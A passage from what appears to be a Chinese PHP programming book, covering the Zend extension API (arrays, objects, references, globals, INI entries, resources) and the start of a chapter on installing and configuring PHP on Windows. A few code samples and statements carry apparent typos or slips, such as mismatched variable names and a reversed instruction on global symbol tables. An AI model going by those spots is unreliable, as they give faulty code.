
```
add_index_string(return_value, 1, "thestring", 1);
```

结果是：

```
$arr[1] = "thestring"
```

如果是一个长度已知的静态字符串，可以使用 `add_index_stringl()` 函数：

```
add_index_stringl(return_value, 1, "abc", 3, 1);
```

最后一个参数指示该字符串是否需要被复制。该参数通常设置为1，但是如果需要使用诸如PHP的`emalloc()`之类的函数手动为字符串分配内存，则要将它设置为0。

例如：

```
char *str;  
str = estrdup("abc");  
add_index_stringl(return_value, 1, str, 3, 0);
```

PHP提供了三类基本的数组插入函数：在指定数字索引处插入；在下一数字索引处插入；在指定字符串索引处插入。所有的数据类型都存在相应的三类函数。

在指定数字索引（`$arg[Sidx]=$value`）处插入的函数如下：

```
add_index_long(zval *arg, uint idx, long n)  
add_index_null(zval *arg, uint idx)  
add_index_bool(zval *arg, uint idx, int b)  
add_index_resource(zval *arg, uint idx, int r)  
add_index_double(zval *arg, uint idx, double d)  
add_index_string(zval *arg, uint idx, char *str, int duplicate)  
add_index_stringl(zval *arg, uint idx, char *str, uint length, int duplicate)  
add_index_zval(zval *arg, uint index, zval *value)
```

在下一数字索引（`$arg[]=$value`）处插入的函数如下：

```
add_next_index_long(zval *arg, long n)  
add_next_index_null(zval *arg)  
add_next_index_bool(zval *, int b)  
add_next_index_resource(zval *arg, int r)  
add_next_index_double(zval *arg, double d)  
add_next_index_string(zval *arg, char *str, int duplicate)  
add_next_index_stringl(zval *arg, char *str, uint length, int duplicate)  
add_next_index_zval(zval *arg, zval *value)
```

在指定字符串索引（`$ary[$key]=$value`）处插入的函数如下：

```
add_assoc_long(zval *arg, char *key, long n)  
add_assoc_null(zval *arg, char *key)  
add_assoc_bool(zval *arg, char *key, int b)  
add_assoc_resource(zval *arg, char *key, int r)  
add_assoc_double(zval *arg, char *key, double d)  
add_assoc_string(zval *arg, char *key, char *str, int duplicate)  
add_assoc_stringl(zval *arg, char *key, char *str, uint length, int duplicate)  
add_assoc_zval(zval *arg, char *key, zval *value)
```

对象

返回一个对象需要首先定义该对象，而在C中定义对象涉及到创建一个相应类的变量，并且为每一个方法建立一组函数。扩展中的 `MINIT()` 函数将注册该类。

以下代码定义了一个类并返回一个对象：

```
static zend_class_entry *my_class_entry_ptr;

static zend_function_entry php_my_class_functions[] = {
    PHP_FE(add, NULL)
    PHP_FALIAS(del, my_del, NULL)
    PHP_FALIAS(list, my_list, NULL)
    /* ... */
};

PHP_MINIT_FUNCTION(foo)
{
    zend_class_entry foo_class_entry;

    INIT_CLASS_ENTRY(foo_class_entry, "my_class", php_my_class_functions);
    foo_class_entry_ptr =
        zend_register_internal_class(&foo_class_entry TSRMLS_CC);
    /* ... */

    PHP_FUNCTION(my_object) {
        object_init_ex(return_value, foo_class_entry_ptr);
        add_property_long(return_value, "version",
                           foo_remote_get_version(XG(session)));
        add_property_bool(...)
        add_property_string(...)
        add_property_stringl(...)
        ...
    }
}
```

在用户空间可以使用：

```
$obj = my_object();
$obj->add();
```

如希望使用传统实例建立方式，如下所示：

```
$obj = new my_class();
```

使用自动初始化的 `this_ptr` 代替 `return_value`；

```
PHP_FUNCTION(my_class) {
    add_property_long(this_ptr, "version",
```



```

        fco_remote_get_version(XG(session));
    add_property_bool(...)
    add_property_string(...)
    add_property_stringl(...)
    ...

```

可以用不同的函数和方法访问类属性。如下所示;

```

zval **tmp;
if (zend_hash_find(HASH_OF(this_ptr), "my_property", 12,
    (void **) &tmp) == SUCCESS) {
    convert_to_string_ex(tmp);
    printf("my_property is set to %s\n", Z_STRVAL_PP(status));
}

```

可以像下面这样设置/更新类的属性;

```

add_property_string(this_ptr, "filename", fn, 1);
add_property_stringl(this_ptr, "key", "value", 5, 1);
add_property_bool(this_ptr, "toggle", setting?0:1);
add_property_long(this_ptr, "length", 12345);
add_property_double(this_ptr, "price", 19.95);

```

引用

PHP 源代码级别的引用, 与其内部机制有着相当直接的对应关系。考虑 PHP 代码:

```

<?php
    $a = "Hello World";
    $b =& $a;
?>

```

这里 \$b 是对 zval 容器变量 \$a 的引用。在 PHP 内部, 两个 zval 容器内的 is_ref 指示符都设为了 1 而引用计数设为 2。如果这时用户调用一次 unset(\$b), 则 \$a 容器内的 is_ref 指示符就会设为 0, 而这时的引用计数仍保持为 2。这是因为虽然该容器已经不是它自身的引用 (由 is_ref 标志指示), 但 \$a 符号表的项仍然引用该 zval 容器, 且该 zval 容器本身也作为引用计数。这样做可能会有一点混淆, 但是它保持了可读性。

当使用 MAKE_STD_ZVAL() 分配一个新的 zval 容器, 或者对一个新容器变量直接调用 INIT_PZVAL() 时, 容器的引用计数将被初始化为 1 且其 is_ref 被设为 0。如果随后为该容器生成了一个符号表项, 则引用计数将变为 2。如果为同一个容器再创

建第二个符号表别名, 则指示符 `is_ref` 被打开; 如果为该容器再创建第三个符号表别名, 则该容器的引用计数将跳到 3。

当一个 `zval` 容器的 `is_ref` 没有打开时, 其引用计数也可以大于 1。这样做是考虑到了性能的原因。假定需要编写一个函数, 该函数创建一个只有几个元素的数组, 并使用调用者提供的函数初始化每一个元素, 就像 PHP 中的 `array_fill()` 函数代码。代码会与下面的比较相似:

```
PHP_FUNCTION(foo) {
    long n;
    zval *val;
    int argc = ZEND_NUM_ARGS();

    if (zend_parse_parameters(argc TSRMLS_CC, "lz", &n, &val) == FAILURE)
        return;

    SEPARATE_ZVAL(&val);
    array_init(return_value);

    while(n--) {
        zval_add_ref(&val);
        add_next_index_zval(return_value, val);
    }
}
```

该函数以一个整数和一个原始 `zval` 容器作为参数 (意味着函数的第一个参数可以是任何数据类型)。函数先用 `SEPARATE_ZVAL()` 为传递进来的 `zval` 容器建立一个拷贝, 然后将 `return_value` 初始化为一个数组, 最后填充该数组。这里的技巧是 `zval_add_ref()` 的调用, 该函数将 `zval` 容器的引用计数增 1。因此, 我们只有一个拷贝, 而不是为每个元素都建立一个 (总共 n 个) 该容器的拷贝, 否则此时的引用计数应为 $n+1$ 。注意, 这里的 `is_ref` 仍是 0。

下面的 PHP 脚本演示了如何使用该函数:

```
<?php
$arr = foo(3, array(1,2,3));
print_r($arr);
?>
```

脚本执行的结果是生成了一个二维数组:

```
$arr[0][0] = 1      $arr[0][1] = 2      $arr[0][2] = 3
$arr[1][0] = 1      $arr[1][1] = 2      $arr[1][2] = 3
$arr[2][0] = 1      $arr[2][1] = 2      $arr[2][2] = 3
```

在PHP内部,如果这些数组元素中的任何一个被改变,系统就会立即进行相应容器的写时复制。PHP引擎知道当引用计数大于1而is_ref为0的zval容器被分配了某种东西时如何进行写时复制。我们可以在函数中为数组中的每一个元素写一个MAKE_STD_ZVAL()宏,但这样做比只是简单地增加了引用计数,然后由写时复制在必要时再建立一个独立的拷贝要慢两倍。

全局变量

如果要从扩展的函数中访问一个PHP内部的全局变量,就则必须首先确定该变量是哪一类的全局变量。PHP中有三种主要类型的全局变量: SAPI全局变量、执行程序全局变量和扩展全局变量。

SAPI 全局变量 (SG)

SAPI即服务器抽象API (Server Abstraction API),它包含有许多PHP所属Web服务器的相关变量。注意,并不是所有的SAPI模块都与Web服务器有关。例如,命令行版本的PHP使用的是CGI SAPI层,当然,还有Java SAPI模块。我们可以通过包含SAPI.h文件然后检查sapi_module.name来判定运行的是哪一个SAPI模块。

```
#include <SAPI.h>
/* 然后在函数中 */
printf("the SAPI module is %s\n" sapi_module.name);
```

仔细观察在main/SAPI.h文件中的sapi_globals_struct结构,发现该文件中包含有一系列有效的SAPI全局变量。例如,为了访问SAPI全局变量default_mimetype,可以使用:

```
SG(default_mimetype)
```

SAPI全局变量结构中的某些元素本就是具有字段的结构。例如,访问request_uri可以使用:

```
SG(request_info).request_uri
```

执行程序全局变量 (EG)

这是一些由 zend 执行程序定义的运行时全局变量。最常见的 EG 变量是 `symbol_table` (存储主要符号表) 和 `active_symbol_table` (存储当前可见符号)。

例如, 如果想查看用户空间的变量 `$foo` 是否已经设置, 可以执行:

```
zval **tmp;
if (zend_hash_find(&EG(symbol_table), "foo", sizeof("foo"),
                  (void **)&tmp) == SUCCESS) {
    RETURN_STRINGL(Z_STRVAL_PP(tmp), Z_STRLEN_PP(tmp));
} else {
    RETURN_FALSE;
}
```

内部扩展全局变量

有时需要在扩展范围都有效的全局 C 变量。因为扩展必须是线程安全的, 所以全局变量就成了一个问题。可以通过创建一个结构来解决这个问题: 将每一个全局变量都作为该结构的一个字段, 如果该结构编译在一个线程安全的扩展中, 可使用宏来访问该结构; 如果该结构编译在一个非线程安全的扩展中, 结构就是一个可以直接访问的真正的全局结构了。通过这种方法, 非线程安全的扩展就不用再忍受间接传递全局结构所带来的细微性能损失了。

为线程安全的扩展建立的宏看起来如下所示:

```
#define TSRMLS_FETCH() void ***tsrm_ls = (void ***) ts_resource_ex(0, NULL)
#define TSRMG(id, type, el) (((type) (*((void ***) \
                                tsrm_ls))[TSRM_UNSHUFFLE_RSRC_ID(id)]))->el)
#define TSRMLS_D          void ***tsrm_ls
#define TSRMLS_DC          , TSRMLS_D
#define TSRMLS_C          tsrm_ls
#define TSRMLS_CC          , TSRMLS_C
```

对非线程安全版本它们不用做任何事, 只是简单定义为:

```
#define TSRMLS_FETCH()
#define TSRMLS_D          void
#define TSRMLS_DC
#define TSRMLS_C
#define TSRMLS_CC
#endif /* ZTS */
```

所以,为了建立扩展范围有效的全局变量,首先需要创建一个存储这些变量的结构,还有线程安全和非线程安全的访问宏。

该结构头如文件 *php_foo.h* 所示:

```
ZEND_BEGIN_MODULE_GLOBALS(foo)
    int    some_integer;
    char *some_string;
ZEND_END_MODULE_GLOBALS(foo)

#ifdef ZTS
# define FOO_G(v) TSRMLS(foo_globals_id, zend_foo_globals *, v)
#else
# define FOO_G(v) (foo_globals.v)
#endif
```

ext_skel 工具为你完成了大部分工作,你只需简单去掉其相应段的注释符号即可。

在主扩展文件 *foo.c* 中,需要声明扩展具有全局变量,并且还要定义一个函数来初始化该全局结构中的每一个元素。

```
ZEND_DECLARE_MODULE_GLOBALS(foo)
static void php_foo_init_globals(zend_foo_globals *foo_globals)
{
    foo_globals->some_integer = 0;
    foo_globals->some_string = NULL;
}
```

为了在模块初始化中调用该初始化函数,还需要在 `PHP_MINIT_FUNCTION()` 中增加:

```
ZEND_INIT_MODULE_GLOBALS(foo, php_foo_init_globals, NULL);
```

如果要访问全局变量 `some_integer` 或 `some_string`,可以使用 `FOO_G(some_integer)` 或 `FOO_G(some_string)`。注意,为了使用 `FOO_G` 宏,该结构必须在函数中有效。对于所有标准的 PHP 函数,该全局结构将被自动传入并可被使用。

然而,如果需要编写可访问全局变量的实用函数,最好还是手动传入结构,宏 `TSRMLS_CC` 可完成这些工作。该实用函数的调用如下所示:

```
foo_utility_function(my_arg TSRMLS_CC);
```

当声明 `foo_utility_function()` 时，则需要使用 `TSRMLS_DC` 宏来接收全局结构：

```
static void foo_utility_function(int my_arg TSRMLS_DC);
```

创建变量

如前面章节所介绍，`symbol_table` 和 `active_symbol_table` 中包含有用户可访问的变量。用户可以插入新的变量或者是改变已存在的变量。

下面是一个小函数，当它被调用时，将创建一个初始值为 99 的变量 `$foo`，并将其置于当前的活动符号表：

```
PHP_FUNCTION(foo)
{
    zval *var;

    MAKE_STD_ZVAL(var);
    Z_LVAL_P(var)=99;
    Z_TYPE_P(var)=IS_LONG;

    ZEND_SET_SYMBOL(EG(active_symbol_table), "foo", var);
}
```

这意味着如果该函数是在用户空间函数中调用，则变量将会被插入到函数的局部符号表中。如果该函数是在全局作用域内调用，变量就会被插入到全局符号表中，如果想不管当前作用域而将变量直接插入到全局符号表中，只需简单地将 `EG(symbol_table)` 替换为 `EG(active_symbol_table)` 即可。注意全局符号表不是一个指针。

这里我们还将介绍一个手工设置容器类型及其相应长整型值的例子，有效的容器类型常量如下所示：

```
#define IS_NULL          0
#define IS_LONG          1
#define IS_DOUBLE        2
#define IS_STRING        3
#define IS_ARRAY         4
#define IS_OBJECT        5
#define IS_BOOL          6
#define IS_RESOURCE      7
#define IS_CONSTANT      8
#define IS_CONSTANT_ARRAY 9
```

宏 `ZEND_SET_SYMBOL()` 有些复杂。它首先检查需要设置的符号是否存在且该符号是否是一个引用。如果是，那么就重用已存在的容器并简单地将它指向新数据即可。如果符号不存在，或存在但不是一个引用，则调用 `zend_hash_update()` 函数。`zend_hash_update()` 函数直接重写已存在的值。如果需要且注重的是性能而不是节约内存的话，则可以直接调用 `zend_hash_update()`。除了使用 `zend_hash_update()` 强行重写符号表之外，此例和前一个例子很相似：

```
PHP_FUNCTION(foo)
{
    zval *var;

    MAKE_STD_ZVAL(var);
    Z_IVAL_P(var)=99;
    Z_TYPE_P(var)=IS_LONG;

    zend_hash_update(&EG(symbol_table), "foo", sizeof("foo"),
                    &var, sizeof(zval *), NULL);
}
```

除了最后一个 `NULL` 外，`zend_hash_update()` 的参数应是自解释的。如果要获得新容器的地址，可以用 `void**` 替换掉 `NULL`，传递地址的 `void*` 将被设置成新容器的地址。但通常，最后的参数总是被设为 `NULL`。

扩展 INI 项

在扩展库定义 *php.ini* 指令（也就是 INI 项）很容易，大部分工作都涉及到建立全局结构，如前面的“内部扩展全局变量”一节中所介绍的。在 INI 结构中的每一项都是扩展库中的一个全局变量，因此在全局结构中有一个记录并可以使用 `FOO_G(my_ini_setting)` 来访问。在 *ext_skel* 所创建的框架中，对于大部分变量都可以简单地将说明部分注释起来，这样就得到一个可以工作的 INI 指令，但是现在不介绍这种方法。

要想在扩展中增加一个自定义的 INI 项可以在主文件 *foo.c* 中定义：

```
PHP_INI_BEGIN()
    STD_PHP_INI_ENTRY("foo.my_ini_setting", "0", PHP_INI_ALL, OnUpdateInt,
                      setting, zend_foo_globals, foo_globals)
PHP_INI_END()
```

宏 `STD_PHP_INI_ENTRY()` 的参数是：记录名、默认记录值、更改权限、指向修改处理程序的指针、相应的全局变量、全局结构类型和全局结构。记录名和默认记录值应是自解释的、更改权限参数指示哪里是可以被更改的。有效的选项是：

PHP_INI_SYSTEM

该指令可以在 *php.ini* 或 *httpd.conf* 中使用 *php_admin_flag/php_admin_value* 指令修改。

PHP_INI_PERDIR

该指令可以在 *httpd.conf* 或 *htaccess*（如果设置了 `AllowOverrideOptions`）中使用 *php_flag/php_value* 指令修改。

PHP_INI_USER

用户可以在脚本中使用 `ini_set()` 函数修改该指令。

PHP_INI_ALL

一个缩写，意味着该指令可在任何地方被修改。

修改处理程序是一个指向函数的指针，它将在指令被修改时调用。对于大多数的指令来说，可以使用系统内置的修改处理程序函数。

可有效使用的函数如下：

```
OnUpdateBool  
OnUpdateInt  
OnUpdateReal  
OnUpdateString  
OnUpdateStringUnempty
```

不过，在某些情况下，在设置生效前需要检查 INI 设置内容的有效性，或者是某个设置改变时，需要调用其他函数来初始化或重新配置。在这些情况下，需要编写自己的修改处理程序函数。

当有一个自定义的修改处理程序时，可以使用更为简单的 INI 定义。可以使用如下的函数替换掉前面所示的 `STD_PHP_INI_ENTRY`：

```
PHP_INI_ENTRY("foo.my_ini_setting", "0", PHP_INI_ALL, MyUpdateSetting)
```

函数 `MyUpdateSetting()` 可以定义如下：


```
static PHP_INI_MH(MyUpdateSetting) {
    int val = atoi(new_value);
    if(val>10) {
        return FAILURE;
    }
    FOO_G(value) = val;
    return SUCCESS;
}
```

新的设置可以通过 `char *new_value` 来访问。甚至是对整数（如我们的例子中所示），也可以使用 `char*` 获取。完整的 `PHP_INI_MH()` 宏原型如下所示：

```
#define PHP_INI_MH(name) int name(zend_ini_entry *entry, char *new_value, \
                                uint new_value_length, void *mh_arg1, \
                                void *mh_arg2, void *mh_arg3, int stage \
                                TSRMLS_DC)
```

额外的 `mh_arg1`、`mh_arg2` 和 `mh_arg3` 是用户自定义的参数，可以选择在 `INI_ENTRY` 部分中提供这些参数。如果不用 `PHP_INI_ENTRY()` 来定义 INI 记录，则可以使用 `PHP_INI_ENTRY1()` 来提供一个额外的参数，使用 `PHP_INI_ENTRY2()` 提供两个、使用 `PHP_INI_ENTRY3()` 提供三个。

接着，在使用了内置的修改处理程序或者创建了自己的处理程序后，找出 `PHP_MINIT_FUNCTION()` 并在 `ZEND_INIT_MODULE_GLOBALS()` 调用后面增加下面的宏：

```
REGISTER_INI_ENTRIES();
```

在 `PHP_MSHUTDOWN_FUNCTION()` 内，增加：

```
UNREGISTER_INI_ENTRIES();
```

在 `PHP_MINFO_FUNCTION()` 内，可以增加：

```
DISPLAY_INI_ENTRIES();
```

这将在 `phpinfo()` 页面中显示所有的 INI 记录和它们的当前设置。

资源

资源 (resource) 是可存储任何种类数据的通用数据容器。系统中有一个内部列表机制记录用户的所有资源，这些资源一般是通过简单的资源标识符来引用的。

如果你的扩展向某些需要清理的外部事物提供了接口，则需要使用扩展中的资源。当资源超出作用域或者脚本结束时，该资源的析构函数就会被自动调用来释放内存、关闭网络连接、清除临时文件等等。

下面的示例将资源绑定到只有一个字符串和一个整数（在这里称为name和age）的简单结构上：

```
static int le_test;

typedef struct _test_le_struct {
    char *name;
    long age;
} test_le_struct;
```

这个结构可以包含任何东西：一个文件指针、一个数据库连接句柄等等。资源的析构函数如下所示：

```
static void _php_free_test(zend_rsrc_list_entry *rsrc TSRMLS_DC) {
    test_le_struct *test_struct = (test_le_struct *)rsrc->ptr;

    efree(test_struct->name);
    efree(test_struct);
}
```

在函数 `MINIT()` 中增加如下一行来给资源 `le_test` 注册其析构函数：

```
le_test = zend_register_list_destructors_ex(_php_free_test, NULL, "test",
    module_number);
```

现在给出一个假定的 `my_init()` 函数，该函数初始化与资源相关联的数据。这里的资源只含有一个字符串和一个整数（name 和 age）：

```
PHP_FUNCTION(my_init) {
    char *name = NULL;
    int name_len, age;
    test_le_struct *test_struct;

    if (zend_parse_parameters(ZEND_NUM_ARGS() TSRMLS_CC, "sl", &name,
        &name_len, &age) == FAILURE) {
        return;
    }
    test_struct = emalloc(sizeof(test_le_struct));
    test_struct->name = estrndup(name, name_len);
    test_struct->age = age;
    ZEND_REGISTER_RESOURCE(return_value, test_struct, le_test);
}
```

然后是 `my_get()` 函数，它以 `my_init()` 中返回的一个资源作为参数，同时查找与资源相关联的数据。

```
PHP_FUNCTION(my_get)
{
    test_le_struct *test_struct;
    zval *res;

    if (zend_parse_parameters(ZEND_NUM_ARGS() TSRMLS_CC, "r", &res)
        == FAILURE) {
        return;
    }

    ZEND_FETCH_RESOURCE(test_struct, test_le_struct *, &res, -1, "test",
        le_test);

    if(!test_struct) RETURN FALSE;

    array_init(return_value);
    add_assoc_string(return_value, "name", test_struct->name, 1);
    add_assoc_long(return_value, "age", test_struct->age);
}
```

后述

请注意，这绝不是整个扩展和 Zend API 的完全参考，它所做的是教你如何建一个简单的扩展。依靠开源软件的优势，你从来不会缺乏可借鉴的扩展示例。如果你需要在扩展中实现某个标准 PHP 函数具有的特性，可以直接取出该函数的源码研究它是如何实现的。PHP 中所有的内置特性都使用相同的 API。

在你掌握了扩展 API 的基本内容后，如果对比较高级的概念还有疑问的话，可以申请加入 PHP 开发者的邮件列表，它的地址是 php-dov@lists.php.net。向该列表提交问题时不必订阅。注意该列表并不面向用户级别的 PHP 应用程序开发。它是关于 PHP 内核的一个技术性很强的列表。在 <http://www.php.net> 上可以查找到它的档案，其方法是在搜索字段处输入目标字符串同时选择该列表，其操作与其他搜索引擎一样。在 <http://www.php.net/support.php> 处可以订阅该列表和其他所有的 PHP 列表。

祝你的 PHP 扩展进展顺利，如果你写的东西真地很酷，请通过开发者列表与我们联系。

第十五章

Windows 上的 PHP

在 Windows 系统上使用 PHP 有很多理由，其中最基本的就是期望在 Windows 桌面系统上开发 Web 应用程序，而不用每次都去链接 Unix 中央服务器。现在很容易做到这一点，因为 PHP 是一个跨平台友好的软件，其安装和配置也正变得越来越简单。

开始可能引起混淆的是大量不同的配置和可选项。同时，Windows 操作系统有许多变体，在这些操作系统上可运行许多不同的 Web 服务器，这使得事情更为复杂。PHP 本身可以以动态链接库（DLL）方式或者 CGI 脚本方式运行，这使得用户很容易混淆或错误地配置系统。本章将介绍如何安装、配置和优化 Windows 上的 PHP 系统，我们还将演示如何利用 Windows 平台的独特特性，即用 ODBC 连接数据库和通过 COM 控制 Microsoft Office 应用程序。

在 Windows 上安装和配置 PHP

本节将介绍如何在 Windows 上安装 PHP，包括手工配置 Web 服务器以支持 PHP 和使用 PHP 安装程序进行自动配置。

直接从源代码开始

通常，从 <http://www.php.net/downloads.php> 处可以找到最新的 PHP 版本，在此可以

下载源代码自行编译。如果你没有编译器，也不用着急，PHP 的下载页面还提供了 Windows 上的二进制发布版本。

下载完最新的 Windows PHP 发布版本后，将它解压到本地目录。在此需要一个解压程序如 WinZip (<http://www.winzip.com>) 来解压 ZIP 文件。在发布版本的解压目录下有一个 *php.exe* 文件，该文件可以在命令行模式下运行，以测试和试验 PHP 的。如果你有一个 PHP 源码文件（如 *test.php*），则可以用下列命令运行该代码：

```
C:\>php -l test.php
```

配置 PHP 与 Web 服务器

一旦本地计算机拥有了 PHP 软件，下一步就是将它配置到 Web 服务器中去。

这时 PHP 有很多选择：它可以作为一个独立的 CGI 脚本来运行，也可以通过本地 SAPI 直接链接到服务器中去。IIS、Apache、Netscape iPlanet 和 AOLserver 都能被 SAPI 支持。PHP 还可以配置为一个 Java servlet 引擎来运行。

由于 PHP 的发展十分迅速，所以最好经常检查邮件列表和在线资源，以确定对特定应用程序的最佳配置。通常 CGI 版本更可靠，但它比 SAPI 实现要慢，因为对每一个请求都必须重新载入一次。SAPI 实现只载入一次然后为每个请求创建一个新的线程。虽然这样会更有效率，但它与服务器的紧密耦合也有一些缺陷，即如果 PHP 发生内存泄露或者扩展错误，服务器就会变得很慢。我们认为在编写本书时 Windows 的 SAPI 支持是不稳定的，因此在商品化环境中不推荐使用。

对于本书的讨论，我们将介绍和比较 PHP 在 Microsoft PWS (Personal Web Server, 个人 Web 服务器) 和 Apache for Windows 上的安装。两者都是在 Windows 98 系统上进行，这样在提供本地开发环境的过程中，两种安装方法就可以对比出实现的不同点了。

所有 Microsoft 安装的通用配置

无论你使用了哪个服务器，有些步骤对于 Microsoft 环境下的所有安装都是通用的：

1. 确定软件的安装目录，一般是 *c:\php*。

2. 将 *php.ini.dist* 文件复制到 *c:\windows\php.ini* 目录下，或者在 PHPRC 环境变量中指定位置，然后编辑该文件并设置配置选项。
3. 确保系统可以找到 *php4ts.dll* 和 *msvcrt.dll* 文件。它们的默认安装路径是将它们放在与 *php.exe* 相同的目录中。如果你想将所有的系统 DLL 文件放在一起，可将这些文件复制到 *C:\WINDOWS\SYSTEM* 目录中。不论以上哪种，都必须将包含 PHP DLL 文件的目录保存到 PATH 环境变量中。

DLL 文件的查找顺序随着 Windows 版本的不同而有着细微差别，在大多数情况下，它将按照如下顺序：

1. 应用程序的载入目录。
2. 当前目录。
3. Window 95/98/Me: Window 系统目录；Windows NT/2000 或以后版本：32 位 Windows 系统目录（SYSTEM32）。
4. Windows NT/2000 或以后版本：16 位的 Windows 系统目录（SYSTEM）。
5. Windows 目录（WINDOWS）。
6. 在 PATH 环境变量中列举的目录。

使用 PHP 安装程序自动配置 PHP

PHP 开发组提供了一个安装程序来配置 Windows Web 服务器与 PHP 协同工作。这是推荐的安装方法，因为该方法可以不必知道如何去编辑注册表或者配置 Apache。从 <http://www.php.net/downloads.php> 处可以下载该程序。PHP 的安装程序可以为许多 Windows 平台上的主流 Web 服务器进行自动配置，如图 15-1 所示。

在安装的首选的 Web 服务器后，继续运行安装程序，程序将提示一些 *php.ini* 文件中的典型配置值及期望使用的 Web 服务器和配置。这里的可修改参数包括 PHP 的安装路径（通常是 *c:\php*）、临时上传目录（默认为 *c:\PHP\uploadtemp*）、会话数据的存储目录（默认为 *C:\PHP\sessiondata*）、本地邮件服务器、本地邮件地址和错误警告级别。




图 15-1: 在 PHP 安装程序中选择服务器类型

手动配置 PWS

为 PWS 配置 PHP 需要在注册表中增加一行将 *.php* 文件和 PHP 引擎关联起来, 对于 Windows98, 这行内容如下:

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\w3svc\parameters\Script Map]
".php"="C:\\PHP\\php.exe"
```

你还必须让脚本在每一个想运行 PHP 的目录下都可执行, 其正确的做法因 PWS 版本的不同而不同: 它可以是在浏览器或控制面板选项上右键目录所弹出的一个选项, 也可以通过一个独立的 PWS 配置程序来实现。

手动配置 Apache

配置 Apache 使用的是一个配置文件 *httpd.conf* 而不是系统注册表, 这使得在 CGI 和 SAPI 模块配置上进行修改和切换比较简单。

将下列语句添加到 *httpd.conf* 中可使 PHP 配置为 SAPI 模块。

```
LoadModule php4_module c:/php/sapi/php4apache.dll
AddType application/x-httpd-php .php
```

如果要通过 CGI 来执行 PHP 脚本, 则向 *httpd.conf* 文件添加以下语句:

```
AddType application/x-httpd-php .php
Action application/x-httpd-php "/php/php.exe"
```

其他安装程序和程序包

在 Web 网络上还有各种 PHP 的 Windows 程序包, 这些程序包使得 Web 服务器和 PHP 一起运行更容易, 并且其中一些还提供了更多的特性或更小的体积。表 15-1 显示了编写本书时一些很有趣的程序包:

表 15-1: Windows 上的 PHP 相关程序包

产品	URL	描述
PHPTriad	http://www.PHPGeek.com	Apache、PHP、Windows 和 MySQL 的标准 CGI 程序包, 对那些想迅速安装又不会配置的人是很方便的
Merlin Server	http://www.abriasoft.com	一个完整的 Web 开发和产品服务器, 包括一个支持安全 SSL 的 Apache、MySQL 和 PostgreSQL 程序包, 再加上开发语言如 PHP 和 PERL。它还包括一个完整的开源商业软件平台和一个基于模板的 Web 入口和新闻系统

向基本发布版本中添加扩展

Windows 上的 PHP 拥有对 ODBC 和 MYSQL 的外部支持, 但是大多数其他的扩展都必须手动配置 (即必须告诉 PHP 到哪里去找 DLL 文件)。

首先将下列语句添加到 *php.ini* 文件中, 告诉 PHP 哪个目录包含了该扩展:

```
extension_dir = C:\php\extensions; path to directory containing php_xxx.dll
```

然后用 *php.ini* 文件中的指令显式地载入该模块:

```
extension=php_gd.dll; Add support for Tom Boutell's gd graphics library
```

通过检查安装目录中的 *extensions* 子目录可以确定哪些扩展对你的特定版本是可用的。

一旦完成了这些设置即可重新启动服务器,然后检查`phpinfo()`函数的输出以确定该扩展是否已被载入。

为 Windows 和 Unix 编写可移植代码

在 Windows 上运行 PHP 的主要目的是能在部署到产品环境中之前先进行本地开发测试。因为大多数服务器产品都是基于 Unix 的,所以将可移植性(注1)一直作为规划和开发过程中的一部分是非常重要的。

潜在的问题包括依赖于外部库的应用程序、使用本地文件 I/O 和安全特性、访问系统设备、建立线程、通过套接字进行通信、使用信号、运行外部可执行程序或者生成平台专有的图形用户界面等。

有个好消息就是跨平台开发已经成为 PHP 开发的一个主要目的。对于大多数情况,PHP 脚本很容易无障碍地从 Windows 平台移植到 Unix 平台。然而,在移植脚本时仍然会有几种情况可能给你带来麻烦。例如,对 PHP 早期实现的某些函数,考虑到兼容性必须在 Windows 平台下重写,还有某些其他函数可能是运行 PHP 的 Web 服务器所专有的。

确定平台

为了在设计时考虑到可移植性,可以首先测试一下运行脚本的平台。PHP 定义了一个常量 `PHP_OS`,它包含有运行 PHP 解析器的操作系统平台的名称。该常量的可能值包括 "AIX"、"Darwin" (MacOS)、"Linux"、"SunOS"、"WIN32" 和 "WINNT"。

为了能设定包含路径,下面的代码演示了如何预先测定 Windows 平台:

```
<?php
if (PHP_OS == "WIN32" || PHP_OS == "WINNT") {
    define("INCLUDE_DIR", "c:\\myapps");
}
```

注1: 关于当前许多脚本语言在 Windows 和 Linux 之间移植的一篇精彩文章,请参见“Linux to Windows2000 Scripting Portability”,该文章可在 Microsoft 开发者网站 <http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/prodtechnol/iis/deploy/depavg/linowin.asp> 找到。本节的大部分讨论都摘自这篇论文。

```
} else {  
    // 某些其他平台  
    define("INCLUDE_DIR", "/include");  
}  
?>
```

处理跨平台的路径

